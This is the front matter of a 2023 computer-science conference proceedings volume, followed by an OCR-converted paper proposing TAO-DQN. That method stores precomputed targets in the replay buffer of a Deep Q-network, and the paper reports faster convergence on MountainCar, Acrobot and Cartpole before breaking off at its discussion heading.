Computer Science & Information Technology 184

Computer Science and Machine Learning

David C. Wyld
Dhinaharan Nagamalai (Eds)

Computer Science & Information Technology

- International Conference on Computer Science and Machine Learning (CSML 2023)
- 7th International Conference on Networks and Communications (NET 2023)
- 4th International Conference on Big Data & Health Informatics (BDHI 2023)
- 7th International Conference on Signal, Image Processing (SIPO 2023)
- 7th International Conference on Software Engineering and Applications (SOEA 2023)

Published By

AIRCC Publishing Corporation

Volume Editors

David C. Wyld
Southeastern Louisiana University, USA
E-mail: David.Wyld@selu.edu

Dhinaharan Nagamalai (Eds)
Wireilla, Australia
E-mail: dhinaharann@gmail.com

ISSN: 2231 - 5403
ISBN: 978-1-925953-84-8
DOI: 10.5121/csit.2023.130101- 10.5121/csit.2023.130108

Typesetting: Camera-ready by author, data conversion by NnN Net Solutions Private Ltd., Chennai, India

Preface

International Conference on Computer Science and Machine Learning (CSML 2023) , January 02 ~ 03, 2023, Zurich, Switzerland, 7th International Conference on Networks and Communications (NET 2023), 4th International Conference on Big Data & Health Informatics (BDHI 2023), 7th International Conference on Signal, Image Processing (SIPO 2023), 7th International Conference on Software Engineering and Applications (SOEA 2023). was collocated with International Conference on Computer Science and Machine Learning (CSML 2023). The conferences attracted many local and international delegates, presenting a balanced mixture of intellect from the East and from the West.

The goal of this conference series is to bring together researchers and practitioners from academia and industry to focus on understanding computer science and information technology and to establish new collaborations in these areas. Authors are invited to contribute to the conference by submitting articles that illustrate research results, projects, survey work and industrial experiences describing significant advances in all areas of computer science and information technology.

The CSML 2023, NET 2023, BDHI 2023, SIPO 2023, SOEA 2023. Committees rigorously invited submissions for many months from researchers, scientists, engineers, students and practitioners related to the relevant themes and tracks of the workshop. This effort guaranteed submissions from an unparalleled number of internationally recognized top-level researchers. All the submissions underwent a strenuous peer review process which comprised expert reviewers. These reviewers were selected from a talented pool of Technical Committee members and external reviewers on the basis of their expertise. The papers were then reviewed based on their contributions, technical content, originality and clarity. The entire process, which includes the submission, review and acceptance processes, was done electronically.

In closing, CSML 2023, NET 2023, BDHI 2023, SIPO 2023, SOEA 2023 brought together researchers, scientists, engineers, students and practitioners to exchange and share their experiences, new ideas and research results in all aspects of the main workshop themes and tracks, and to discuss the practical challenges encountered and the solutions adopted. The book is organized as a collection of papers from the CSML 2023, NET 2023, BDHI 2023, SIPO 2023, SOEA 2023.

We would like to thank the General and Program Chairs, organization staff, the members of the Technical Program Committees and external reviewers for their excellent and tireless work. We sincerely wish that all attendees benefited scientifically from the conference and wish them every success in their research. It is the humble wish of the conference organizers that the professional dialogue among the researchers, scientists, engineers, students and educators continues beyond the event and that the friendships and collaborations forged will linger and prosper for many years to come.

David C. Wyld,
Dhinaharan Nagamalai (Eds)

General Chair

Organization

David C. Wyld, Southeastern Louisiana University, USA
Dhinaharan Nagamalai (Eds) Wireilla Net Solutions, Australia

Program Committee Members

Abdalhossein Rezai, University of Science and Culture, Iran
Abdel-Badeeh M. Salem, Ain Shams University, Egypt
Abderrahmane Ez-Zahout, Mohammed V University, Morocco
Adams Addison Kobla Azameti, University of Professional Studies, Ghana
Addisson Salazar, Universitat Politècnica de València, Spain
Akhil Gupta, Lovely Professional University, India
Alireza Valipour Baboli, University Technical and Vocational, Iran
Amando P. Singun, University of Technology and Applied Sciences, Oman
Amel Ourici, Badji Mokhtar University of Annaba, Algeria
Anastasios Doulamis, National technical University of Athens, Greece
Anita Yadav, Harcourt Butler Technical University, India
Anouar Abtoy, Abdelmalek Essaadi University, Morocco
Aridj Mohamed, Hassiba Benbouali University, Algeria
Asif Irshad Khan, King Abdulaziz University, KSA
Assem abdel hamied moussa, Chief Eng egyptair, Egypt
Ayush Dogra, CSIR-CSIO, India
B Nandini, Telangana University, Nizamabad
Badir Hassan, Abdelmalek Essaadi University, Morocco
Bahaeddin Turkoglu, Nigde Omer Halisdemir University, Turkey
Benyamin Ahmadnia, California State University, United States
Beshair Alsiddiq, Prince Sultan University, Saudi Arabia
Bhagyashree S R, ATME College of Engineering, India
Brad Hogg, Ain Shams University, Egypt
Brahim Lejdel, University of El-Oued, Algeria
Bui Thanh Khoa, Industrial University of Ho Chi Minh City, Vietnam
Cagdas Hakan Aladag, Hacettepe University, Turkey
Chang-Yong Lee, Kongju National University, South Korea
Cheng Siong Chin, Newcastle University, Singapore
Chuan-Ming Liu, National Taipei University of Technology, Taiwan
Claude Tadonki, MINES ParisTech-PSL, France
Dario Ferreira, University of Beira Interior, Portugal
Dariusz Barbucha, Gdynia Maritime University, Poland
Demian Antony D'Mello, Canara Engineering College, India
Domenico Rotondi, FINCONS SpA, Italy
Douglas Alexandre Gomes Vieira, Enacom, Brazil
Elzbieta Macioszek, Silesian University of Technology, Poland
Eng Islam Atef, Alexandria University, Egypt
Felix J. Garcia Clemente, University of Murcia, Spain
Fiza Saher Faizan, Dhacss Beachview Campus Karachi, Pakistan
Francesco Zirilli, Sapienza Universita Roma, Italy
Grigorios N. Beligiannis, University of Patras, Greece
Grzegorz Sierpiński, Silesian University of Technology, Poland
Gulden Kokturk, Dokuz Eylul University, Turkey

Technically Sponsored by

Computer Science & Information Technology Community (CSITC)

Artificial Intelligence Community (AIC)

Soft Computing Community (SCC)

Digital Signal & Image Processing Community (DSIPC)

TABLE OF CONTENTS

International Conference on Computer Science and Machine Learning (CSML 2023)

7th International Conference on Networks and Communications (NET 2023)

4th International Conference on Big Data & Health Informatics (BDHI 2023)

7th International Conference on Signal, Image Processing (SIPO 2023)

7th International Conference on Software Engineering and Applications (SOEA 2023)

ACCELERATING EXPERIENCE REPLAY FOR DEEP Q-NETWORKS WITH REDUCED TARGET COMPUTATION

Bob Zigon[1] and Fengguang Song[2]

1 Beckman Coulter, Indianapolis, IN 46268
2 Department of Computer Science, Indiana University-Purdue University Indianapolis, Indianapolis, IN 46202

ABSTRACT

Mnih's seminal deep reinforcement learning paper that applied a Deep Q-network to Atari video games demonstrated the importance of a replay buffer and a target network. Though the pair were required for convergence, the use of the replay buffer came at a significant computational cost. With each new sample generated by the system, the targets in the mini batch buffer were continually recomputed. We propose an alternative that eliminates the target recomputation called TAO-DQN (Target Accelerated Optimization-DQN). Our approach focuses on a new replay buffer algorithm that lowers the computational burden. We implemented this new approach on three experiments involving environments from the OpenAI gym. This resulted in convergence to better policies in fewer episodes and less time. Furthermore, we offer a mathematical justification for our improved convergence rate.

KEYWORD

DQN, Experience Replay, Replay Buffer, Target Network

1. INTRODUCTION

Deep Q-networks (DQN) are a fundamental component of reinforcement learning that utilize Q-learning and deep neural networks. DQNs are applied to areas as diverse as game playing [1], portfolio management [2], scheduling [3], industrial control [4], robotics [5] and intrusion detection [6]. If a DQN is trained with samples from a problem space, they can leverage Q-learning theory to learn by trial and error. This makes DQNs widely applicable to many domains. By carefully crafting a goal (called the objective), the algorithm can generate a function that will work towards optimizing the objective without any user feedback. For example, if a DQN is applied to a game like checkers, it can then learn to beat the game in as few steps as possible. A DQN could also be given a graph that describes the paths between cities in the U.S. and the cost of traveling between any two adjacent cities (i.e. the traveling salesman problem [7]). If a given graph has N cities, the computational complexity of this NP-complete problem is O(N 22N). The DQN is tasked with learning how to generate good solutions to millions of travel problems and may run for hundreds or thousands of hours while performing this learning process. The point here is that the DQN did not need to be explicitly told what a good solution looks like. It simply optimizes the objective function to minimize travel time and learns by trial and error.

The downside to this unassisted behavior is that learning can happen very, very slowly. It can take nearly 24 hours on a GPU to train a DQN to consistently beat the Atari Pong game. In this

David C. Wyld et al. (Eds): CSML, NET, BDHI, SIPO, SOEA- 2023
pp. 01-13, 2023. CS & IT - CSCP 2023 DOI: 10.5121/csit.2023.130101

case, there is a very large solution space. Q-learning theory alone is not good enough to generate a robust solution. The algorithm needs a better representation of the DQN so that it can do a better job of generalizing to problems the DQN has not seen. By adding more "neurons", more layers, or more nonlinear activation functions to the network, the DQN generates a richer solution space.

The next important improvement to a DQN comes from adding a replay buffer and a target network to the overall structure. The replay buffer is used to store samples, as they are generated, for reuse later. The target network is a clone of the prediction network. The target network is updated by copying the prediction network on top of it at a low frequency. This low frequency update reduces parameter correlations with the prediction network that inhibits convergence.

This is where our research begins. We started with this approach involving the replay buffer and target network, and then asked the question "Is there a principled way to execute less logic and get better results?" In our approach we accepted the benefits of the replay buffer. What we rejected was the necessary information stored in the replay buffer. The replay buffer is supposed to make sample generation less expensive. The repeated fitting of the network to those samples is a necessity if you do not want your network to forget what it has learned. However, the classical DQN has a max() operator that is supposed to selfishly choose the next best action. This is where we focused our attention and then generated the following hypothesis: A DQN will converge to a better policy in less time when the number of max() operators is minimized.

A summary of our approach follows. We begin with the classical DQN algorithm that uses a replay buffer and a target network. After each new sample is generated, we immedi- ately compute the target value for the current state, action, and next state. We then save current state, action and target value to the replay buffer. This will eliminate any repet- itive computation of the target value and reduce the number of max() operator calls to one for each sample. The result is a better policy in fewer episodes and less time. Finally, we present a mathematical justification for our approach, as well as the results from three sets of experiments that demonstrate our improvement over Mnih.

Our contributions now include:

1. a new type of DQN that converges to an optimal policy faster than Mnih's approach,
2. an implementation that utilizes a new replay buffer format resulting in lower computational burden,
3. convergence in 21% fewer episodes and 35% less time,
4. and a mathematical argument that justifies the accelerated convergence.

This paper is organized as follows. Section 2 begins with background on reinforcement learning and section 3 presents related work. Our new approach, called TAO-DQN (Target Accelerated Optimization-DQN), is presented in section 4 along with a mathematical justification for its behavior. Section 5 consists of three experiments with results. Finally, section 7 presents our conclusions and describes our future work.

2. BACKGROUND

Reinforcement learning (RL) is a machine learning technique that allows an agent to interact with and learn from an environment to maximize the cumulative return. The goal is to learn good policies for sequential decision problems [8]. We can describe this with a Markov Decision Process (MDP) that is specified as a tuple (S, A, π, r, γ). At each time step t, the agent begins in state $s_t \in S$. After selecting an action a_t from a set of actions $A(s_t)$ according to the policy

$\pi t(st) \rightarrow at$, the environment advances to state st+1 with a reward signal of rt+1 and returns them to the agent. This process continues until the agent reaches a terminal state, all the while seeking to maximize the action value function of expected discounted return in equation 1

$$Q^{\pi}(s, a) = E[r_{t+1} + \gamma r_{t+2} + \gamma^2 r_{t+3} + \ldots | s, a] \quad (1)$$

for some discount factor $0 \leq \gamma \leq 1$.

The taxonomy of RL techniques [9] include Q-learning [10], temporal difference learning [11], Deep Q-networks [12,13] and Double Q-learning [14,15]. Q-learning maintains an estimate $Q : S \times A \rightarrow R$ of the optimal value function. Given a sequence of transition tuples (s_t, a_t, r_t, s_{t+1}), it updates $Q(s_t, a_t)$ towards the target y_t^J of

$$y_t^J = r_t + \gamma \max_{a \in A} Q(s_{t+1}, a), \quad (2)$$

for each $t \geq 0$. With most problems being too large to learn all action-state pairs, we can instead learn a parameterized value function $Q(s, a; \theta_t)$, in which case the target y_t^{JJ} is

$$y_t^{JJ} = r_t + \gamma \max_{a \in A} Q(s_{t+1}, a; \theta_t). \quad (3)$$

Here the parameters are updated according to

$$\theta_{t+1} = \theta_t + \alpha(y_t^{JJ} - Q(s_t, a_t; \theta_t)) \nabla_{\theta_t} Q(s_t, a_t; \theta_t) \quad (4)$$

where α is the step size. As a result, Q-learning can identify an optimal action-selection policy for any MDP given infinite time. An optimal policy is a policy for action selectionthat maximizes future rewards

2.1. Deep Q-Networks

DQNs [16,17] combine a neural network function approximation and experience replay to create a scalable RL algorithm. The neural network takes a representation of the state as input, and generates a separate output for each possible action. Each output, predicted by the Q-values of the individual actions, corresponds with a given input state. This optimal action value function behavior obeys an identity known as the Bellman equation. If the optimal value $Q^*(s^J, a^J)$ of the sequence s^J at the next time step t was known for all possible actions a^J, then the optimal strategy is to select the action a^J that maximizes the expected value of $r + \gamma Q^*(s^J, a^J)$.

The neural network function approximation to the optimal value $Q^*(s^J, a^J)$, with weights θ, can be trained by minimizing a loss function $L(\theta_t)$ that changes with each time step t giving

$$L(\theta_t) = E_{s,a \sim \rho(\cdot)}[(y_t^{JJJ} - Q(s, a; \theta_t))^2], \quad (5)$$

where $y_t^{JJJ} = r + \gamma \max_{a'} Q(s_{t+1}, a^J; \theta^-)$ is the target and $\rho(s, a)$ is a probability distribution over sequences and actions. This target function, y_t^{JJJ}, uses target parameters θ^- which are updated every k steps with θ_t. The delayed update was discovered by Mnih, et al. [17] and proved important to convergence, along with the use of experience replay [18,19,20]. Stochastic gradient descent can then be used to optimize the loss function $L(\theta_t)$ with respect

to the parameters.

As previously mentioned, the other critical component of a DQN is experience replay. In many RL algorithms an experience is discarded after it is used to compute the loss function. In experience replay the agent's experiences at each time step, $e_t = (s_t, a_t, r_t, s_{t+1})$ are stored in a data set $D = e_1, e_2, \ldots, e_N$ and pooled over many episodes into a fixed size, circular replay buffer. As the DQN advances over time, a random subset of D is drawn and Q-learning updates are applied to these samples. This has the advantage of greater data efficiency because the samples are reused for training. The randomization also helps to lower the variance of the updates because any correlation between samples is broken. When many samples within the random subset are correlated, the overall information content is low which slows down training

3. RELATED WORK

Several researchers have tried to improve or accelerate the convergence rate of reinforcement learning. With memory replay having an important role in RL, Liu and Zou [19] chose to generate a deeper understanding of the underlying mechanism by reformulating it as a dynamical system using ordinary differential equations (ODE). They were able to derive an analytic solution to the ODEs for a simple problem. With that example they showed that the amount of memory allocated to replay can affect the agent's convergence. Zhang and Sutton [20] followed a similar path and introduced a new hyper parameter that they could study. Their resulting empirical study showed how large replay buffers can significantly hurt performance and then proposed a simple method to remedy the negative influence.

Fedus et al. [18] built on Zhang's work and introduced two new hyper parameters: the replay capacity and the ratio of learning updates to experience collected. Interestingly enough, their additive and ablative studies partially contradicted Zhang. Fedus found that greater capacity substantially improves the convergence of some algorithms while leaving others unaffected. Schaul et al. [21] took a different approach. They simply acknowledged that prior researchers uniformly sampled the experiences from the replay buffer. The approach replays transitions regardless of their significance to the learning process. Their solution was to develop a framework that replayed important transitions more frequently with the goal of learning and converging more efficiently.

4. OUR APPROACH

We first describe our implementation of the TAO-DQN algorithm. We will then explain the overestimation error that our approach addresses in the context of our implementation.

4.1. TAO-DQN

Our approach begins with the code in algorithm 1, the basic DQN. The outer loop on line2 advances over every episode of training data while the inner loop on line 5 steps throughtime and processes each sample. At a high level, the agent operates on the current state s to generate the action a. The environment then operates on the action to advance tothe next state of the MDP. As each sample is generated by the environment, the tuple (s, a, r, s_{next}) is saved to the replay buffer, where s_{next} is the next state. A collection of these tuples is known as a *trajectory*. Finally, the replay buffer itself is replayed and the prediction network is trained against the sampled subset.

Algorithm 1 Basic DQN algorithm

```
1: function DQN(M,T)
2: for episode 1 to M do
3: s = env.reset()
4: totalReward ← 0
5: for time_tep ← 1 to T do
6: a = agent.action(s)
7: s_next, reward, done = env.step(a)
8: if done then
9: break
10: end if
11: agent.save(s, a, reward, s_next, done)
12: agent.replay_sar()
13: totalReward ← totalReward + reward
14: s ← s_next
15: end for
16: Every C steps reset θ' ← θ
17: end for
```

Our improvement addresses the replay logic. The traditional replay logic is shown in algorithm 2 of Figure 1. Here the replay buffer is sampled and the target network is used to predict the value of the next state. The target values for each sample in the mini batch are generated from the (r, max_q) pair, where max_q is the maximum Q value of the next state across all actions. The prediction network then fits the sample using the neural network. We call this the (s, a, r) approach because the $target = G(s, a, r)$, where G is effectivelythe replay logic.

Our new implementation of the DQN algorithm is shown in algorithm 4. Here we makethe observation that the value of the next state, $next_q$, can be computed once in each time step and then its associated target value is also computed. This is shown on lines 11 and 12

Instead of saving the tuple (s, a, r, s_{next}) to the replay buffer, we save (s, a, t) where t is the target. This new implementation, called (s, a, t), causes the target accelerated replay logic in algorithm 3 to run approximately an order of magnitude faster, although it canbe more given that it is directly related to the size of the mini batch buffer. A line by line comparison of the traditional replay logic in algorithm 2, with the new logic in algorithm3, shows the logic that has been optimized out.

Algorithm 2 Traditional Replay logic

```
1: function replay_sar()
2: mini_batch = sample(replay_buf, batch_size)
3: state, action, reward = mini_batch
4:
5: next_q = target_net(next_state)
6: max_q = amax(next_q, axis = 1)
7:
8: for i in range(state.size) do
9:     if done[i] then
10:        target_q[i] = reward[i]
11:    else
12:        target_q[i] = reward[i] + γ · max_q[i]
13:    end if
14: end for
15: result = predict(state, action, target_q)
16: return result
```

Algorithm 3 Target Accelerated Replay logic

```
1: function replay_sat()
2: mini_batch = sample(replay_buf, batch_size)
3: state, action, target_q = mini_batch
4:
5: Expensive target value is not recomputed.
6: No max() operators are called.
7:
8: Targets are no longer recomputed.
9:
10:
11:
12:
13:
14:
15: result = predict(state, action, target_q)
16: return result
```

Fig. 1: The pseudo code for the traditional replay logic and the target accelerated replaylogic. The two listings are virtually identical except for lines 5 through 14. In the traditionalreplay logic the value of the next state is calculated on line 5, every time the replay functionis called, for every sample in the mini batch. The execution time for line 5 is proportionalto the *batch size* and the complexity of the Q function.

hen the replay sar() function is called in the traditional approach, the target Q function will be called *batch size* times so that the value of the next state can be computed. The computational complexity of algorithm 1 when calling the traditional replay logic is O($M \cdot T \cdot$ *batch size*), where M is the number of episodes to iterate over, and T is the maximum number of time steps per episode. For comparison, our new approach, TAO- DQN, has a complexity of O($M \cdot T$). Again, the difference lies in the fact that our new approach does not recompute the target values before fitting.

4.2. Addressing Overestimation

Many of the convergence properties for RL are based on empirical results. Both Bradtke [22] and Thrun et al. [23] derived mathematical conditions to suggest when the learning will fail. The key observation is that function approximators realized by DNN introduce

Algorithm 4 The pseudo code for the RT-DQN algorithm. Lines 11 and 12 show how the target is computed once for each item in the trajectory and then stored in the replay buffer. This is in contrast to lines 8 through 14 of the traditional replay logic in algorithm 2 that is constantly recomputing the targets.

```
1: function RTDQN
2: for episode ← 1 to episode_max do
3:     s = env.reset()
4:     totalReward ← 0
5:     for timestep ← 1 to T do
6:         action = agent.action(s)
7:         s_next, reward, done = env.step(action)
8:         if done then
9:             break
10:        end if
11:        next_q = target_net(s_next)
12:        target = reward + (1 − done) · γ · amax(next_q)
13:        agent.save(s, action, target)
14:        agent.replay_sat()
15:        totalReward ← totalReward + reward
16:        s ← s_next
17:    end for
18:    Every C steps reset θ' ← θ
19: end for
```

generalization error into the predictions. Such a generalization error can lead to *overesti- mation* of the action values [23]. The overestimation arises from a positive bias introduced by Q-learning, which approximates the maximum expected action value with the maxi- mum action value. Here, we leverage the work of [22,23] to minimize this overestimation, and present the reasons that the use of a single max() operator per time step of our algorithm is able to find a better policy in less time than Mnih.

In Watkin's original paper on Q-learning [10], the function $Q(s, a)$ was updated ac- cording to

$$Q(s,a) \leftarrow r_{s,a} + \gamma \max_{a'} Q(s', a'). \tag{6}$$

If the values are stored in a data structure like an array, this policy is capable of maximizing the expected cumulative reward precisely. However, when the function approximator approach is used we assume that some form of inaccuracy is introduced. We then have

$$Q^{approx}(s, a) = Q^{exact}(s, a) + \beta_{s,a}, \tag{7}$$

where $\beta_{s,a}$ is a collection of uniformly distributed random variables with $\mu_{\beta S,a} = 0$, $\sigma_{\beta S,a} = \epsilon_{s,a}$ and $Q^{exact}(s, a)$ are the exact target values.

Upon subtracting the approximate and exact forms we get a random variable Z with positive

mean, which was generated from zero mean error $\beta_{s,a}$. This represents the target approximation error.

$$Z = (r_{s,a} + \gamma \max_{a'} Q^{approx}(s', a')) - (r_{s,a} + \gamma \max_{a'} Q^{exact}(s', a')) \quad (8)$$

$$= \gamma(\max_{a'} Q^{approx}(s', a') - \max_{a'} Q^{exact}(s', a')) \quad (9)$$

$$= \gamma \max_{a'} \beta_{s',a'}. \quad (10)$$

The reasoning behind this positive mean for Z follows. Assume a single step of equation 6, and five actions to choose from as shown in Figure 2a. This shows an exact set of Q-valuesand their actions. In Figure 2b we see how the inaccuracies of a function approximator causes the Q-values to fluctuate about their exact values. The application of the max() operator, however, will always pick the largest Q-value. The result of equation 10 is that the max() operator generates overestimation because it does not preserve the zero-mean property, $\mu_{\beta_{S,a}} = 0$.

In order to compare the error between Mnih's approach and ours, we look first at the underlying Markov decision process. Table 1 shows the Q-value for each state and the



Fig. 2: Figure 2a is an example of actions and their respective Q-values. Since these are error free the max($a_1 \ldots a_5$) will return the correct value V for action a_4. In Figure 2bthere are error bars now present because of the use of the function approximator. We nowsee how the correct value V can be overestimated when performing max ($a_1 \ldots a_5$) wherethe value V' is returned for action a_2.

Table 1: Table of Q values and target approximation errors

Timestep t	State	$Q(s_t, a; \theta_t)$	Target Approximation Error
0	s_0	$r_0 + \gamma max_{a'} Q(s_1, a'; \theta_0)$	$\gamma \max_{a'} \beta_{s_1,a'}$
⋮	⋮	⋮	⋮
T-1	s_{T-1}	$r_{T-1} + \gamma max_{a'} Q(s_T, a'; \theta_{T-1})$	$\gamma \max_{a'} \beta_{s_T,a'}$

target approximation error as the agent advances to a new state s_t as a result of taking action

a_t.

Thrun et al. [23] showed that the average overestimation can be as large as $\gamma\epsilon\frac{n-1}{n+1}$, and this overestimation bounds the target approximation error as

$$\gamma \max_{a'} \beta_{s',a'} < \gamma\epsilon\frac{n-1}{n+1}, \tag{11}$$

where n is the number of actions to choose from and ϵ is the variance for a time step. In the context of Mnih's et al. [12] DQNs used to train Atari games, the overestimation for one episode of T time steps is shown in equation 12. Here the batch size is a constant.

$$batch\_size \sum_{j=1}^{T} \gamma \max_{a'_j} \beta_{s_j,a'_j} < batch\_size \sum_{j=1}^{T} \gamma\epsilon\frac{n-1}{n+1} \tag{12}$$

$$batch\_size \sum_{j=1}^{T} \gamma \max_{a'_j} \beta_{s_j,a'_j} < K \sum_{j=1}^{T} \gamma\epsilon\frac{n-1}{n+1} \tag{13}$$

The overestimation for our approach shown in equation 13 has introduced the adjustable parameter K, where $1 \leq K \leq batch\ size$. Therefore, our (s, a, t) based approach is mod- eled optimally by equation 13 with $K = 1$, and this is where we derive our reduced computational complexity from. With batch sizes on modern DQNs (in conjunction with the learning rate) getting larger to better control the variance in the results and improve training time, it is easy to see the merit in minimizing the number of max() operators used during training of a DQN that uses experience replay and a target network [24,25,26].

5. EXPERIMENTAL RESULTS

In the previous section we described our (s, a, t) approach, compared it to (s, a, r) and analyzed their overestimation error. In this section, we show how we perform three experiments where our target accelerated approach was compared to the traditional approach of Mnih. The results follow.

5.1. Mountain Car Results

A MountainCar is positioned between two mountains on a one dimensional track. The goalis to drive up the mountain on the right where the flag is located. However, the car's enginedoes not have enough power to achieve this in a single pass. Therefore, the solution is to drive forward and backward, slowly building more momentum, until the goal is achievedor you run out of time.

In Figure 3 we show the results of running the MountainCar-v0 environment 24 times for both (s, a, t) and (s, a, r). Each run takes approximately 5 hours on an Nvidia V100 GPU. When (s, a, t) has reached a score of 100, (s, a, r) is less than half away to its goal ($\rightarrow$).It then takes 32% more episodes for (s, a, r) to generate a solution equivalent to (s, a, t) ($\rightarrow$). The pink and light blue envelopes around the (s,a,r) and (s,a,t) approaches show how minimizing the number of max() operators can affect the variability [27] of the solution.

Figure 4 shows the graph of the run time. Here (s, a, t) executes in 68% of the timeof $(s,$

a, r). By removing the relatively expensive recalculation of the target values in the target network, we train nearly twice as fast.

Figure 5 demonstrates how changing the value of K in equation 13 shifts the graph from right to left. As the number of max() operators are reduced, the policy is generated with less work and in less time.



Fig. 3: The results are obtained by run- ning (*s, a, t*) and (*s, a, r*) with 24 differ- ent random seeds for MountainCar.



Fig. 4: Average run time across 24 runs for MountainCar. (*s, a, t*) finishes in approximately 68% of the time for (*s, a, r*).

5.2. Acrobot Results

The Acrobot is a planar two link robotic arm where the joint between the two links is actuated. Initially the links are hanging downward. The goal is to swing the end of the lower link up to a given height.

In Figure 6 we show the results of running the Acrobot-v1 environment 20 times for both (*s, a, t*) and (*s, a, r*). Each run takes approximately 1.5 hours on an Nvidia V100



Fig. 5: MountainCar-v0 results for different K values. (*s, a, r*) is K=32 and (*s, a, t*) is K=1.

GPU. When (*s, a, t*) has reached a score of 100, (*s, a, r*) is still 44% from its goal (→). It then takes 21% more episodes for (*s, a, r*) to generate a solution equivalent to (*s, a, t*) (→).Once again, the pink and light blue envelopes around (s,a,r) and (s,a,t) show how the variance in the solutions can be controlled.

Figure 7 shows the graph of the run time. Here (*s, a, t*) executes in 76% of the timeof (*s, a, r*). Figure 8 demonstrates how changing the value of K in equation 13 shifts the graph

from right to left. As the number of max() operators are reduced, the policy is again generated with less work and in less time.



Fig. 6: The results are obtained by run- ning (s,a,t) and (s,a,r) with 20 different random seeds for Acrobot.



Fig. 7: Average run time across 20 runs for Acrobot. (s, a, t) finishes in approxi- mately 76% of the time for (s, a, r).



Fig. 8: Acrobot-v1 results for different K values. (s, a, r) is K=32 and (s, a, t) is K=1.

5.3. Cartpole Results

Cartpole is the classic inverted pendulum from control theory. The goal is to balance the pole for as long as possible by moving the base to the right or left.

In Figure 9 we show the results of running the Cartpole-v1 environment 20 times for both (s, a, t) and (s, a, r). Each run takes approximately 20 minutes on an Nvidia V100 GPU. When (s, a, t) has reached a score of 200, (s, a, r) is still 50% away from its goal(●→ ●). Similarly, it takes 35% more episodes for (s, a, r) to generate a solution equivalent to (s, a, t) (▲ →●). Since the goal of the previous two experiments is to minimize the time to achieve the goal, we collected and plotted the run time vs episode. Cartpole, on the other hand, is trying to balance the pole for as long as possible. In this case, it does not make sense to generate the run time graph. Since reporting some form of execution time generates insight into the behavior of TAO-DQN, we included three run times at points (a), (b), and (c) on Figure 9. These time points demonstrate the time improvement of (s, a, t) over (s, a, r). Once again, Figure 10 demonstrates how changing the value of K in equation 13 shifts the graph from right to left, improves the policy and causes cartpole to balance for a longer period of time.



Fig. 9: Cartpole-v1 results with 20 random seeds.



Fig. 10: Cartpole-v1 results for different K values. (*s, a, r*) is K=32 and (*s, a, t*) is K=1.

Table 2: Results for the MountainCar, Acrobot and Cartpole experiments. The episode ratio and time ratio columns demonstrate how inexpensive our (*s, a, t*) approach is when compared to the (*s, a, r*). Note: Smaller ratios are better.

Experiment	(s,a,t) episodes to goal	(s,a,r) episodes to goal	episode ratio	(s,a,t) time to goal (sec)	(s,a,r) time to goal (sec)	time ratio
MountainCar	1,000	1,450	0.68	14,200	25,000	0.57
Acrobot	375	475	0.79	4,500	6,900	0.65
Cartpole	260	340	0.76	531	1065	0.50

6. DISCUSSION

